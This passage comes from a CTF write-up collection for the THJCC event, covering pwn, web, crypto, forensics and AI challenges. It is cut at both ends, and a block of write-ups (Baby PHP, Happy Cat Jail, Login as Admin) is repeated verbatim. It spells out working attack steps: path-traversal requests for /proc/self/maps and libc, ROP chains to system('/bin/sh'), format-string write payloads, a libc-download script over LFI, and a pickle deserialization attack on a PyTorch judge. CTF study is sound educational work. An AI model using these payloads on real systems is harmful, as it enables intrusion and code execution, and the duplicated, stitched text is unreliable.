- Example: `/?f=../../usr/lib/x86_64-linux-gnu/libc.so.6`
4. Resolve from leaked libc:
- `system`
- `exit`
- `pop rdi ; ret`
- write gadget: `mov [base+disp], src ; ... ; ret`
- matching `pop ` / `pop `
### Phase C: Command execution + exfil
Write command string into writable memory (`whale_base + 0x40f0`):
- `"/g*>x\0"`
(`/g*` expands to `/getflag`, output redirected to file `x` under `/app`)
ROP then calls:
1. writer gadget sequence to place command in memory
2. `system(cmd_ptr)`
3. `exit(0)` for cleaner end
The connection can still close abruptly; that is okay.
After sending payload, read:
- `/?f=x`
and extract `THJCC{...}`.
---
## Solver Script
Implemented in:
- `exploit.py`
What it does:
1. Validates traversal surface (`?f=index.php`)
2. Tries direct `?f=../../getflag`
3. Leaks maps/libc
4. Auto-selects compatible libc write gadget + pops
5. Sends overflow payload via `?txt=`
6. Reads dropped file `?f=x`
7. Extracts and prints flag
---
## Reproduce
```bash
python exploit.py --url http://chal-gcp.thjcc.org:60039/ --timeout 12 --attempts 5 --verbose
```
Expected success output includes:
```text
[+] Exploit succeeded via dropped file '/app/x'.
FLAG: THJCC{well_done_u_have_built_your_first_php_rop_chain_owob}
```
---
#### Farm
**Point: 333**
nc chal.thjcc.org 10020
#### Happy Cat Jail
**Point: 494**
meow ?
nc chal.thjcc.org 9000
### Solution
The problem provides a little bit of source code.
```go
package main
import (
"fmt"
"unsafe"
)
```
Inside, it mentions unsafe, which looks quite dangerous. From the official Go website, you can see its introduction. It should be pretty obvious that this thing involves null pointers, right?
PoC:
```go
type catInterface struct {
t uintptr
v unsafe.Pointer
}
p := unsafe.Pointer(&target)
iface := (*catInterface)(p)
catStr := (*string)(iface.v)
fmt.Println(*catStr)
```
### Flag
`THJCC{iT'6m5E8Sm6Y_gOj!!!!!LwAnG}`
#### Login as Admin
**Point: 410**
I think I made a very secure login system, so no one can hack it
nc chal.thjcc.org 10003
## 1. Recon
Key observations:
1. `username` is read with `read(0, username, 0x100)` and is **not null-terminated**.
2. On failure, `printf("%s login failed!\n", username)` prints bytes past the buffer until it hits `\x00`.
3. `admin_password` is actually `&system`, so leaking nearby stack data can reveal a libc pointer.
## 2. Vulnerability
This is an information leak from an unterminated string:
- `username` fills exactly `0x100` bytes.
- `printf("%s", username)` keeps reading into adjacent stack variables.
- Adjacent data includes pointer-sized values from the stack frame (`password`, `admin_password`, saved data).
- A leaked libc-looking pointer lets us compute the needed password value.
## 3. Exploit Plan
Use two logins in one connection:
1. **Leak phase**
- Send menu option `1`.
- Send `A * 0x100` as username (no null byte).
- Send any 8-byte password.
- Parse the echoed failure line and extract leaked bytes after the 0x100 username bytes.
2. **Bypass phase**
- Compute `system` from the leak (`system = leak - delta` used by this instance).
- Send menu option `1` again.
- Username: `admin\x00` (so `strcmp(username, "admin") == 0`).
- Password: packed computed `system` pointer.
3. On success, service spawns `/bin/sh`; send `cat /flag.txt`.
## 4. Solver Script
`solve.py` automates:
1. Connect to `chal.thjcc.org:10003`.
2. Trigger a harmless invalid menu input once (stack grooming helper in script).
3. Leak a libc pointer from failed login output.
4. Compute `system` address.
5. Login as `admin` with that value as password.
6. Execute `cat /flag.txt; exit`.
Run:
```bash
python solve.py
```
## 5. Result
Recovered flag:
```text
THJCC{u3e_1nf0rm4t1on_l3ak_t0_g3t_l1bc_bas3_4nd_g3t_adm1n_p@ssw0rd_th3n_RCE!!!}
```
### Flag
`THJCC{u3e_1nf0rm4t1on_l3ak_t0_g3t_l1bc_bas3_4nd_g3t_adm1n_p@ssw0rd_th3n_RCE!!!}`
#### MyGO!!!!! Database revenge
**Point: 415**
nc chal.thjcc.org 10021
## Source-level vulnerability
```c
if (atoi(buf) != token) {
printf(buf);
puts("is not correct token!");
try++;
continue;
}
```
Two key points:
1. `atoi(buf)` is the auth check.
2. `printf(buf)` is a format-string vulnerability (user-controlled format string).
## 3. Initial primitives from format string
Using `%p` probing on remote, stack argument mapping was recovered:
- `%8$...` reads bytes `0..7` of `buf`
- `%9$...` reads bytes `8..15`
- `%10$...` reads bytes `16..23`
So we can inject an arbitrary pointer at bytes `16..23` and use `%10$...` to read/write it.
Example write primitive:
- `payload = b"%10$n" + b"A"*11 + p64(token_addr)`
- This writes `0` to `token`.
Then sending non-numeric input (`abc`) passes auth because `atoi("abc") == 0`.
## 4. Why login alone is not enough
After bypassing token check, service only prints database rows (no flag in normal output), so we need code execution.
## 5. Stack and libc reconstruction
From stack leaks:
- A stable libc leak (`%15$p`) gave `0x7ffff7db9d90`.
- Using provided libc offsets:
- `atoi` offset `0x43640`
- `system` offset `0x50d70`
- This established libc base used by service:
- `0x7ffff7d90000`
From stack-memory reads (`%10$.8s` with arbitrary pointer):
- Return-chain slot around `0x7fffffffec68` is writable.
- `%10$hn` writes can patch 16-bit chunks of that chain.
## 6. Constraint: only 10 tries per `main`
A full chain needed more writes than one 10-try window, so exploitation was split into two stages:
### Stage 1 (first `main`)
- Overwrite return target to `__libc_start_call_main+0x16` low half (re-enters `main`, giving fresh 10 tries).
- Preload part of final chain (`pop rdi` and `system` words) in adjacent stack slots.
### Stage 2 (second `main`)
- Patch remaining words:
- leading `ret` gadget (alignment),
- `/bin/sh` pointer.
- Exhaust tries to trigger return and execute chain:
- `ret -> pop rdi -> "/bin/sh" -> system`
Then send:
```sh
cat /flag.txt
```
## 7. Flag
`THJCC{54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n_54k1-ch4n!!!!!!}`
#### Secret Intern Service
**Point: 426**
Exploit the “unexploitable” service and prove you’re truly the best of the best.
This challenge depends on Secret File Viewer, find something useful for you right there
Author: Grissia
nc chal.thjcc.org 30001
## Summary
This challenge is a classic stack overflow with a helpful crash handler that leaks a libc address. The service restarts itself after a crash, which enables a two-stage exploit:
1. Trigger a crash to leak a libc function address.
2. Re-login and use the second overflow to run `system("/bin/sh")`.
The task depends on the "Secret File Viewer" service, which is vulnerable to directory traversal. That lets us download the target libc and compute exact offsets, making the ret2libc reliable.
## Files
- `chal.c` contains the vulnerable service.
- `debug.py` probes and confirms the crash behavior.
- `exploit.py` performs the full exploit (leak + ret2libc).
- `libc.so.6` is downloaded from the target via LFI in the Secret File Viewer.
## Vulnerability Analysis
The critical bug is `gets()` in `add_message()`:
```c
void add_message(int user_id){
Message msg;
msg.user_id = user_id;
printf("Enter your message: ");
getchar();
gets(msg.content);
printf("Message added for user %d: %s\n\n", msg.user_id, msg.content);
}
```
`msg.content` is 256 bytes, but `gets()` does not enforce a limit. The saved return address is reached at:
```
RIP_OFFSET = 256 (content) + 8 (saved RBP) = 264
```
When the function returns, the corrupted RIP crashes the program and triggers `crash_handler()`. That handler prints:
```
Disconnect handler:
```
This is the current `puts()` address, which gives a libc leak.
## Secret File Viewer Dependency (LFI)
The "Secret File Viewer" runs on port `30000` and accepts:
```
/download.php?file=files/file_A.txt
```
Directory traversal is not properly filtered server-side. A working payload is:
```
download.php?file=../../../proc/self/maps
```
That reveals the exact libc path:
```
/usr/lib/x86_64-linux-gnu/libc.so.6
```
We can then download the libc:
```
download.php?file=../../../usr/lib/x86_64-linux-gnu/libc.so.6
```
## Exploitation Steps
1. Connect and log in to the service.
2. Send an overflow with a bad RIP to crash and leak `puts()`.
3. Compute libc base from the leaked `puts()` using the exact libc file.
4. Re-login after the crash handler restarts the service.
5. Send a ret2libc chain:
- `ret` for alignment
- `pop rdi; ret`
- address of `"/bin/sh"`
- address of `system`
## Commands Used
Download libc from the LFI service:
```python
import socket
host='chal.thjcc.org';port=30000
path='../../../usr/lib/x86_64-linux-gnu/libc.so.6'
req=f"GET /download.php?file={path} HTTP/1.1\r\nHost: chal.thjcc.org\r\nConnection: close\r\n\r\n".encode()
s=socket.socket();s.settimeout(5);s.connect((host,port))
s.sendall(req)
resp=b""
while True:
chunk=s.recv(4096)
if not chunk: break
resp+=chunk
s.close()
_,_,body=resp.partition(b"\r\n\r\n")
open("libc.so.6","wb").write(body)
```
Run exploit:
```powershell
python exploit.py --libc libc.so.6
```
## Result
The exploit drops a shell and the flag is in `flag.txt`:
```
THJCC{w3_d13_1n_7h3_d4rk_50-y0u_m4y_l1v3_1n_7h3_l16h7}
```
## Notes
- The crash handler calls `main()` again, so the same connection can be reused after the crash.
- Using the exact target libc removes guesswork and makes the ROP chain reliable.
#### THJCC file upload server
THJCC file upload server
500
image_2026-02-21_172935403.png here we go absolutely insane.
Author: zKltch
http://chal.thjcc.org:10100
#### 僕と契約して、魔法少女になってよ!
**Point: 500**
Do you like QB?! ~ ☆
(Please solve this challenge locally before connecting to the remote server.)
nc chal-gcp.thjcc.org 13370
Notice:
The main files to focus on for this challenge are located in the src/challenge/ directory.
When you connect to the server, it will require solving a PoW. The PoW solver script is located at solver/solve_pow.py.
After solving PoW, the server will ask if you want to upload your exploit — provide the URL of your exploit file to do so.
When QEMU startup, you can find your exploit at /tmp/e.
If you have any problem about linux kernel challenge environment, please refer to the challenge others source code.
### Reverse
#### Fllllllag_ch3cker_again
**Point: 100**
Flag chekcer again?????????
#### PocketVM
**Point: 100**
Can you unpack the hidden Tiny VM bytecode and reverse its logic to recover the correct key?
#### Super baby reverse
**Point: 100**
My first C lang project can you find the hidden message inside?
#### THJCC-anti-virus
**Point: 100**
I make an simple Anti-Virus but my friend say there is something wrong inside can you help me to find out?
nc chal.thjcc.org 1145
#### THJCC-anti-virus-revange
**Point: 171**
I update my Anti-Virus but my friend say there is still something wrong inside can you help me to find out?
nc chal.thjcc.org 14712
#### 幽々子の食べ物
**Point: 371**
My fumo wants to eat KFC and jump into a bucket full of fried chicken, but we don’t have KFC, so I decide to do something special for it.
### Web
#### 0422
**Point: 100**
A very simple challenge about a web exploit.
Really simple. LOL.
[http://chal.thjcc.org:3000/](http://chal.thjcc.org:3000/)
### Solution
change coockis role to admin, then refresh the page, you will get the flag.
### Flag
`THJCC{c00k135_4r3_n07_53cur3_1f_n07_51gn3d_4nd_p13453_d0_7h3_53cur3_c0d1ng_r3v13w_101111}`
#### A long time ago
**Point: 100**
http://chal.thjcc.org:25601/
#### Ear
**Point: 100**
[CWE-698](https://cwe.mitre.org/data/definitions/698.html)
[http://chal.thjcc.org:1234](http://chal.thjcc.org:1234)
CWE-698 is actually a “water hole” (trap), but it usually results in serious consequences such as **information disclosure** or **CSRF**. The root cause is something like this:
```php
```
```bash
curl http://chal.thjcc.org:1234/admin.php
```
```html
Admin Panel
Final flag:
```text
THJCC{sSTv-is_aMaZINg}
```
## Full Challenge Archive From The Event Repo
The sections below are copied into this writeup from the original event notes so the full challenge set lives here on the site.
### AI
#### Deep Inverse
**Point: 100**
### Description
Input: x (10-dim vector)
Goal: f(x) ≈ 1337.0
The system is watching. Can you find the input that satisfies the model?
Author: Auron
nc chal.thjcc.org 1337
### Solution
To solve this challenge, we perform a gradient-based "inverse" of the model:
1. **Load the Model**: Use `torch.jit.load` to load the provided `model.pt` file.
2. **Define the Target**: Our goal is to find an input `x` such that the model output is `1337.0`.
3. **Optimize the Input**:
- Initialize a random 10-dimensional tensor `x` with gradients enabled.
- Use an optimizer (like **Adam**) to minimize the loss: `loss = (model(x) - 1337.0)^2`.
- Iterate until the model output is sufficiently close to the target.
4. **Submit Solution**: Send the optimized vector as a comma-separated string to the remote server.
#### NEURAL_OVERRIDE
**Point: 264**
AI is not always as safe as it seems. Can you find the vulnerability hidden within this model?
## Description Summary
The site asks us to upload a custom `.pt` tensor that:
- stays within `L2_DIST < 0.05` from the original tensor
- forces prediction to `CLASS_ID_3`
- with `confidence >= 90%`
At first this looks like an adversarial example optimization problem, but the real issue is unsafe deserialization.
## Recon
The page exposes:
- `GET /download_origin` -> original tensor (`origin.pt`)
- `POST /judge` -> checks uploaded `.pt`
Uploading invalid files (for example plain text) returns raw deserialization errors.
This strongly indicates the server is doing `torch.load()` on user-controlled input.
## Vulnerability
`torch.load` uses Python pickle (unless hardened). Pickle is code-execution capable.
If the server loads arbitrary `.pt` from users with unsafe settings, we can execute code during deserialization (`__reduce__` gadget).
That means we can:
1. monkeypatch runtime functions used in validation (`torch.norm`, `torch.dist`)
2. monkeypatch softmax output to force class 3 with high confidence
3. return a valid tensor object so the judge flow continues
## Exploit Strategy
Inside payload `__reduce__`, execute Python code that:
- sets `torch.norm` and/or `torch.dist` to always return `0.0`
- sets `torch.softmax` and `torch.nn.functional.softmax` to return a fixed probability vector with class index `3` at `1.0`
- returns `torch.zeros((1,3,32,32))` as a valid tensor
This bypasses all checks without needing true adversarial optimization.
## Flag
`THJCC{y0ur_ar3_the_adv3rs3r1al_attack_m0st3r}`
#### Steal My model
**Point: 385**
### Description
The goal is to recover a hidden linear classifier defined by a 16-dimensional unit vector `n` and a scalar `beta`.
- Model: `label = 1 if dot(n, x) + beta >= 0 else 0`
- Success: Recover `n` and `beta` with error less than `0.005`.
### Vulnerability: Oracle Leak
While the challenge implies a black-box label attack, the `/submit` endpoint leaks precise error metrics on failure:
1. `max_component_error = max_i |n_guess[i] - n[i]|`
2. `beta_error = |beta_guess - beta|`
This distance oracle allows us to reconstruct the parameters directly without using the labels.
### Solution Strategy
1. **Recover Vector `n`**:
- For each dimension `i`, submit guesses `v+ = 3.0 * e_i` and `v- = -3.0 * e_i`.
- The errors will be `fp = 3.0 - n_i` and `fm = 3.0 + n_i`.
- Calculate `n_i = (fm - fp) / 2`.
2. **Recover `beta`**:
- Query with `beta_guess = 0` to get `d0 = |beta|`.
- Query with `beta_guess = 1` to get `d1 = |1 - beta|`.
- Solve for the sign of `beta` using these distances.
3. **Submit**: Use the recovered `n` and `beta` for the final submission.
### Flag
`THJCC{y0ur_st3al1ng_sk1ll_1s_amaz1ng}`
### Crypto
#### 0login
**Point: 487**
Welcome to our fantasic web service 0-login, you can login without any input!
http://chal.thjcc.org:5000/
#### 676767
**100**
676767 67 6767
67 EVERYWHERE 0A0
Just bring me out of this 67 haven ...
Author: whale120
nc chal.thjcc.org 48764
### Vulnerability: Seed Replay
Python's `random.seed()` treats negative integers such that `random.seed(-x)` can result in the same internal state as `random.seed(x)`. By sending `a = -1` and `b = 0`, we effectively reset the generator to its initial state.
### Solution
1. **Leaked Values**: Capture the first 10 numbers generated.
2. **Reset State**: Send `a = -1` and `b = 0` to trigger `random.seed(-seed)`.
3. **Replay**: Provide the captured numbers as answers.
4. **Retry**: Since `randrange(base)` uses rejection sampling, the replay only works if all captured numbers are less than `base`. Retry until this condition is met.
The seed was 70 :)
### Flag
`THJCC{676767676767676767676767_i_dont_like_those_brainnot_memes_XD}`
#### Betterfly
**Point: 182**
They say a butterfly's wings can cause a tornado halfway around the world. This cipher embraces that chaos. Can you find the key that unlocks the secret?
the initial key lead to completely different results.
### Solution
1. **Analyze the Cipher**: The encryption uses a chaotic logistic map (`x = r * x * (1 - x)`) to generate a keystream.
2. **Determine the Key**: By mapping the known prefix `THJCC{` to the ciphertext, we can deduce or test the initial float key (found to be `0.123456789`).
3. **Decrypt**: Perform the bitwise XOR operation with the generated keystream.
4. **Post-Process**: The resulting text is further obfuscated with a Caesar cipher (Shift: 11). Applying the shift reveals the final flag.
### Flag
`THJCC{N07hinGbEat5aJ2h0liDaye}`
#### bit by bit
**Point: 324**
### Description
The challenge performs a bit-by-bit encryption of a 105-byte secret string. For each bit:
- If the bit is **1**, a fixed 500-byte secret `key` is encrypted using RSA.
- If the bit is **0**, a random 500-byte value is encrypted using RSA.
The RSA moduli are small (64-bit), and the flag is encrypted using AES-CBC with a key derived from the 105-byte secret.
### Solution
1. **Factor RSA Moduli**: Since each $N = p \times q$ uses small 32-bit primes, we can easily factor all moduli and decrypt the RSA ciphertexts to retrieve the original 500-byte residues.
2. **Recover the Secret Key**:
- The RSA samples corresponding to '1' bits all share the same 500-byte `key`.
- The RSA samples corresponding to '0' bits are random.
- We use the **LLL (Lenstra–Lenstra–Lovász) algorithm** on a lattice constructed from the Chinese Remainder Theorem (CRT) moments of these residues. This allows us to find the most likely candidate for the hidden 500-byte `key`.
3. **Reconstruct Secret Data**: By checking which decrypted residues match the recovered `key`, we identify the '1' and '0' bits of the original 105-byte secret.
4. **Decrypt Flag**: Deriving the AES key from the reconstructed secret allows us to decrypt the final flag.
### Flag
`THJCC{bit_by_bit_lll_is_powerful}`
#### Duck
**Point: 496**
The challenge involves multiple layers of classical cryptography.
## Solution Steps
### Layer 1: Formatting
The input lines in `secret.txt` are mostly reversed. We can tell because sentences end with `.` at the beginning and start with a capital letter at the end.
### Layer 2: Caesar Cipher
All text is shifted by **+12**. This shift is consistent across all sections.
### Layer 3: Vigenère Cipher
The key for the Vigenère layer is **`sword`**. Different parts of the text use different rotations of this key (e.g., `words`, `dswor`).
### Layer 4: Base64
The long middle string is a **Reversed Base64** payload. After stripping the leading `=` and reversing, we apply the Caesar and Vigenère layers to reveal the Base64-encoded text.
### Layer 5: Monoalphabetic Substitution
The final message revealed after the Base64 layer is still encrypted with a simple substitution cipher (each letter maps to a unique fixed replacement). We broke this using **Crib-Dragging**—the process of identifying known words ("cribs") based on their character patterns and positions.
#### Step 1: Solving the "the" and "of"
We looked for high-frequency 3-letter and 2-letter words.
- The word **`smr`** appeared multiple times in positions where "the" would be expected.
- **Deduction:** `s` $\rightarrow$ `t`, `m` $\rightarrow$ `h`, `r` $\rightarrow$ `e`.
- The word **`jy`** appeared frequently.
- **Deduction:** `j` $\rightarrow$ `o`, `y` $\rightarrow$ `f` (yielding "of").
#### Step 2: Pattern Matching for Long Words
Once we had the basic structure, we looked at longer, unique words.
- **`Djcfepszopstjcl`**: This 15-letter word has the pattern of **"Congratulations"**.
- **Mapping:** `D` $\rightarrow$ `C`, `j` $\rightarrow$ `o`, `c` $\rightarrow$ `n`, `f` $\rightarrow$ `g`, `e` $\rightarrow$ `r`, `p` $\rightarrow$ `a`, `s` $\rightarrow$ `t`, `z` $\rightarrow$ `d`, `o` $\rightarrow$ `l`, `p` $\rightarrow$ `a`, `s` $\rightarrow$ `t`, `t` $\rightarrow$ `i`, `j` $\rightarrow$ `o`, `c` $\rightarrow$ `n`, `l` $\rightarrow$ `s`.
- This confirmed our previous deductions and gave us nearly half the alphabet.
#### Step 3: Contextual Deductions
The article mentioned Alan Turing. We found a sequence:
- **`tvqejgr smr otgrl jy jsmrel`**
- Applying current mappings: `_vpe_re the l_ves of othe_s`
- It clearly decodes to: **"improve the lives of others"**
- **Mapping:** `t` $\rightarrow$ `i`, `v` $\rightarrow$ `m`, `q` $\rightarrow$ `p`, `g` $\rightarrow$ `v`.
#### Step 4: Final Flag Recovery
Applying all the discovered mappings to the flag line:
- `SMADD{d1@ll1d41_deb9s0fe@9mb_1l_l1v9or_e1fm7?}`
- Decodes to: `THJCC{c1@ss1c41_cry9t0gr@9hy_1s_s1m9le_r1gh7?}`
- (Substitution: `S` $\rightarrow$ `T`, `M` $\rightarrow$ `H`, `A` $\rightarrow$ `J`, `D` $\rightarrow$ `C`)
### Final Flag
`THJCC{c1@ss1c41_cry9t0gr@9hy_1s_s1m9le_r1gh7?}`
#### Proof 100
**Point: 487**
Welcome to our fantasic web service 0-login, you can login without any input!
http://chal.thjcc.org:5000/
#### Sage
**Point: 484**
a bit insane
Sogo 台灣人的諧音梗了、、、
#### shifting
**Point: 500**
Everything is changing except......?
Hint: Some characters will change, while others remain the same. Use the unchanged ones to recover the flag.
### Forensics
#### ExBaby Shark Master
**Point: 100**
Just Search
### Solution
on HTTP POST request that uploaded a file named `exbaby-shark-master.txt`.
### Flag
`THJCC{1t'S-3Asy\*-r1gh7?????}`
#### I use arch btw
**Point: 100**
Can you find the hidden message?
#### Ransomware
**Point: 100**
Ransomware?
#### TV
**Point: 100**
Amazing soundsound
### Misc
#### baby jail
This is a baby jail. Just do it.
nc chal.thjcc.org 15514
#### Image
**Point: 100**
Check the hex of this image
### Solution
1. **Analyze the Image**: Initial inspection of `THJCC_IMAGE.png` reveals it contains more data than a standard image.
2. **Identification**: Using a binary analysis (or a simple hex search), we find the ZIP header `PK\x03\x04` embedded within the PNG's data.
3. **Extraction (Carving)**:
- A Python script (`script.py`) was used to scan for the `\x50\x4B\x03\x04` signature.
- All data from that offset to the end of the file was saved as `hidden_data.zip`.
4. **Result**: Extracting the ZIP archive reveals the directory `cute/` containing additional image files.
Flag `THJCC{fRierEN-SO_cUTe:)}`
#### kinezi
## Challenge Description
The goal was to find the password to a protected ZIP archive (`hidden_archive.zip`) using clues provided in a hint and a companion file (`challenge.HEIC`).
### Provided Hints
- **Text Hint**: "這是一個一個一個重要提示" (This is a very, very, very important hint).
- **Song Hint**: "在這特別的日子裡,送給你們一首非常特別的歌曲,特別的八字給特別的你" (On this special day, giving you a very special song... a special 8-digits for a special you).
- **Implicit Context**: The phrasing used is a well-known reference to the Japanese internet meme "Yajuu Senpai" (野獸先輩), which is often associated with the numbers `114514` and the date `August 10th` (8/10).
---
## Step-by-Step Solution
### 1. Initial Analysis
The directory contained:
- `hidden_archive.zip`: The target file.
- `challenge.HEIC`: An iPhone image file.
- `script.py`: A failed brute-force script that tried all dates from 1900 to 2030.
### 2. Identifying the Meme
The phrase "這是一個一個一個..." and the "special day" strongly pointed towards the **8/10 (August 10th)** meme culture. Since the provided `script.py` already exhausted all standard dates up to the year 2030, the "special year" had to be something outside that range.
### 3. Metadata Investigation
I used a Python script with the `pi-heif` and `exifread` libraries to inspect the metadata (EXIF) of the `challenge.HEIC` file.
```python
from pi_heif import register_heif_opener
import exifread
register_heif_opener()
with open('challenge.HEIC', 'rb') as f:
tags = exifread.process_file(f)
print(tags['EXIF DateTimeOriginal'])
```
**Result:**
The EXIF data revealed a modified timestamp:
`EXIF DateTimeOriginal: 3000:08:10 00:00:00`
### 4. Cracking the ZIP
The date `3000:08:10` translates to the 8-digit string **`30000810`**.
I ran a script to test this password against the archive:
```python
import zipfile
with zipfile.ZipFile('hidden_archive.zip', 'r') as zf:
zf.extractall(pwd=b'30000810')
```
The extraction was successful, yielding `flag.txt`.
### 5. Obtaining the Flag
Reading the extracted file:
```powershell
type flag.txt
```
**Flag:** `THJCC{Y@JUNlKU}`
---
## Conclusion
The challenge combined Steganography (metadata manipulation) with OSINT/Meme culture. The key was recognizing the specific "Yajuu Senpai" linguistic patterns and checking the image's EXIF data for a non-standard year.
**Password:** `30000810`
**Flag:** `THJCC{Y@JUNlKU}`
#### Lock
**Point: 498**
### Description
My friend locked his personal webpage for some reason, but did he really?
**Target:** `thjcc.tcp.tw`
**Hint:** Try clicking on anything clickable on the Google login page. By the way, it's an OSINT challenge.
---
### Solution
This was an OSINT (Open Source Intelligence) challenge involving following a trail of digital footprints:
1. **GitHub Discovery**: Checking the GitHub profile for `418meow` revealed a 'special' repository. Redirects from the username `m41657557` confirmed it was a previous alias for the same user.
2. **Metadata Leak**: Analyzing GitHub metadata revealed the email `jaylen0721@tcp.tw`.
3. **Social Media Pivot**: Searching for the handle `jaylen0721` led to a Twitter account that mentioned `hackmd.io` as being "useful."
4. **HackMD Investigation**: On HackMD, the user `jaylen0721` was found following only one other user: `wilson2026`.
5. **Finding the Blog**: The HackMD profile for `wilson2026` linked to a personal blog.
6. **Web Archiving**: The blog itself appeared to be locked or changed, but checking the **Wayback Machine** (Web Archive) revealed a snapshot from February 14, 2026:
`https://web.archive.org/web/20260214130957/https://m2k4b3jo8z.pages.dev/`
This archived page contained the necessary information to bypass the lock.
## Flag
`THJCC{42vj6Dx}`
#### Metro
**Point: 244**
I took this photo at a MRT station in a certain city/county in Taiwan. Please identify which station it is and which floor it was taken on.
Flag format: `THJCC{Station Code-Floor}` (Case insensitive)
Example: If the station code for Taipei Metro's Shuanglian Station is `R12`, and the floor is the 1st floor (using American English numbering), the flag would be `THJCC{R12-1F}`
`THJCC{A10-3F}`
#### Provisioning in Progress
**Point: 100**
### Description
AS201943 has recently begun deploying its production infrastructure. According to the NOC provisioning policy, Operational status is based on live network deployment. Address assignments alone do not imply production readiness.
Your task is to determine which infrastructure is actually in production and retrieve the NOC authorization token from the public registry (RIPE/WHOIS).
---
### Solution
#### 1. OSINT Reconnaissance
A WHOIS query for **AS201943** returns several IPv6 prefixes. By following the "Operational status" policy, we filter out "Lab" or "Pending" blocks and focus on the **ACTIVE** core infrastructure.
- **Active Prefix:** `2a14:7581:6fa0::/48`
- **Description:** `CORE INFRASTRUCTURE (ACTIVE)`
- **Found Token:** `fWxhZXJfZXJhX3NleGlmZXJwX2RlY251b25uYV95bG5ve2Njamh0`
#### 2. Decoding the Token
The token retrieved from the registry is both Base64 encoded and reversed.
1. **Base64 Decode**:
`fWxhZXJfZXJhX3NleGlmZXJwX2RlY251b25uYV95bG5ve2Njamh0` $\rightarrow$ `flaer_era_sexiferp_decnuonna_ylnoy{ccjht`
2. **Reverse String**:
`flaer_era_sexiferp_decnuonna_ylnoy{ccjht` $\rightarrow$ `thjcc{yonly_announced_prefixes_are_real}`
#### 3. Automation
You can recover the flag using this quick one-liner:
```bash
echo "fWxhZXJfZXJhX3NleGlmZXJwX2RlY251b25uYV95bG5ve2Njamh0" | base64 -d | rev
```
---
### Flag
`thjcc{yonly_announced_prefixes_are_real}`
#### YRSK
**Point: 426**
Notice RIFF ChunkSize and size limits Flag format: Case Insensitive, no spaces
### Pwn
#### ASCII Driver
**Point: 100**
nc chal.thjcc.org 10022
#### Baby PHP
**Point: 463**
This is a baby web challenge.
:>
Note: ASLR is 0
http://chal-gcp.thjcc.org:60000/
## Source Analysis
### 1) `index.php`
```php
if (isset($_GET['f'])){
echo file_get_contents('/app/'.$_GET['f']);
}
if (isset($_GET['txt'])){
...
$res = whale_encrypt($_GET['txt']);
...
}
```
Two attack surfaces:
- `f`: file read with user-controlled path appended to `/app/` (traversal with `../../`)
- `txt`: passed to native extension function `whale_encrypt`
### 2) Extension (`whalecrypt.so`)
Reverse engineering `zif_whale_encrypt` shows unbounded copy of user input into a stack buffer (classic overflow), with saved return pointer controllable.
Important offsets used:
- RIP overwrite at `0xb8` from start of `txt` buffer
- Bytes `0x40..0x47` map to an internal length variable (`[rbp-0x70]`), set to `0` to stabilize path after overflow
---
## Exploit Strategy
### Phase A: Easy win checks
Try direct:
`/?f=../../getflag`
In this instance, that did not directly return a usable flag.
### Phase B: Build reliable ROP from leaked runtime
1. Leak maps:
- `/?f=../../proc/self/maps`
2. Parse:
- `whalecrypt.so` base
- libc base + libc path
3. Leak remote libc bytes:
- Example: `/?f=../../usr/lib/x86_64-linux-gnu/libc.so.6`
4. Resolve from leaked libc:
- `system`
- `exit`
- `pop rdi ; ret`
- write gadget: `mov [base+disp], src ; ... ; ret`
- matching `pop ` / `pop `
### Phase C: Command execution + exfil
Write command string into writable memory (`whale_base + 0x40f0`):
- `"/g*>x\0"`
(`/g*` expands to `/getflag`, output redirected to file `x` under `/app`)
ROP then calls:
1. writer gadget sequence to place command in memory
2. `system(cmd_ptr)`
3. `exit(0)` for cleaner end
The connection can still close abruptly; that is okay.
After sending payload, read:
- `/?f=x`
and extract `THJCC{...}`.
---
## Solver Script
Implemented in:
- `exploit.py`
What it does:
1. Validates traversal surface (`?f=index.php`)
2. Tries direct `?f=../../getflag`
3. Leaks maps/libc
4. Auto-selects compatible libc write gadget + pops
5. Sends overflow payload via `?txt=`
6. Reads dropped file `?f=x`
7. Extracts and prints flag
---
## Reproduce
```bash
python exploit.py --url http://chal-gcp.thjcc.org:60039/ --timeout 12 --attempts 5 --verbose
```
Expected success output includes:
```text
[+] Exploit succeeded via dropped file '/app/x'.
FLAG: THJCC{well_done_u_have_built_your_first_php_rop_chain_owob}
```
---
#### Farm
**Point: 333**
nc chal.thjcc.org 10020
#### Happy Cat Jail
**Point: 494**
meow ?
nc chal.thjcc.org 9000
### Solution
The problem provides a little bit of source code.
```go
package main
import (
"fmt"
"unsafe"
)
```
Inside, it mentions unsafe, which looks quite dangerous. From the official Go website, you can see its introduction. It should be pretty obvious that this thing involves null pointers, right?
PoC:
```go
type catInterface struct {
t uintptr
v unsafe.Pointer
}
p := unsafe.Pointer(&target)
iface := (*catInterface)(p)
catStr := (*string)(iface.v)
fmt.Println(*catStr)
```
### Flag
`THJCC{iT'6m5E8Sm6Y_gOj!!!!!LwAnG}`
#### Login as Admin
**Point: 410**
I think I made a very secure login system, so no one can hack it
nc chal.thjcc.org 10003
## 1. Recon
Key observations:
1. `username` is read with `read(0, username, 0x100)` and is **not null-terminated**.
2. On failure, `printf("%s login failed!\n", username)` prints bytes past the buffer until it hits `\x00`.
3. `admin_password` is actually `&system`, so leaking nearby stack data can reveal a libc pointer.
## 2. Vulnerability
This is an information leak from an unterminated string:
- `username` fills exactly `0x100` bytes.
- `printf("%s", username)` keeps reading into adjacent stack variables.
- Adjacent data includes pointer-sized values from the stack frame (`password`, `admin_password`, saved data).
- A leaked libc-looking pointer lets us compute the needed password value.
## 3. Exploit Plan
Use two logins in one connection:
1. **Leak phase**
- Send menu option `1`.
- Send `A * 0x100` as username (no null byte).
- Send any 8-byte password.
- Parse the echoed failure line and extract leaked bytes after the 0x100 username bytes.
2. **Bypass phase**
- Compute `system` from the leak (`system = leak - delta` used by this instance).
- Send menu option `1` again.
- Username: `admin\x00` (so `strcmp(username, "admin") == 0`).
- Password: packed computed `system` pointer.
3. On success, service spawns `/bin/sh`; send `cat /flag.txt`.
## 4. Solver Script
`solve.py` automates:
1. Connect to `chal.thjcc.org:10003`.
2. Trigger a harmless invalid menu input once (stack grooming helper in script).
3. Leak a libc pointer from failed login output.
4. Compute `system` address.
5. Login as `admin` with that value as password.
6. Execute `cat /flag.txt; exit`.
Run:
```bash
python solve.py
```
## 5. Result
Recovered flag:
```text
THJCC{u3e_1nf0rm4t1on_l3ak_t0_g3t_l1bc_bas3_4nd_g3t_adm1n_p@ssw0rd_th3n_RCE!!!}
```
### Flag
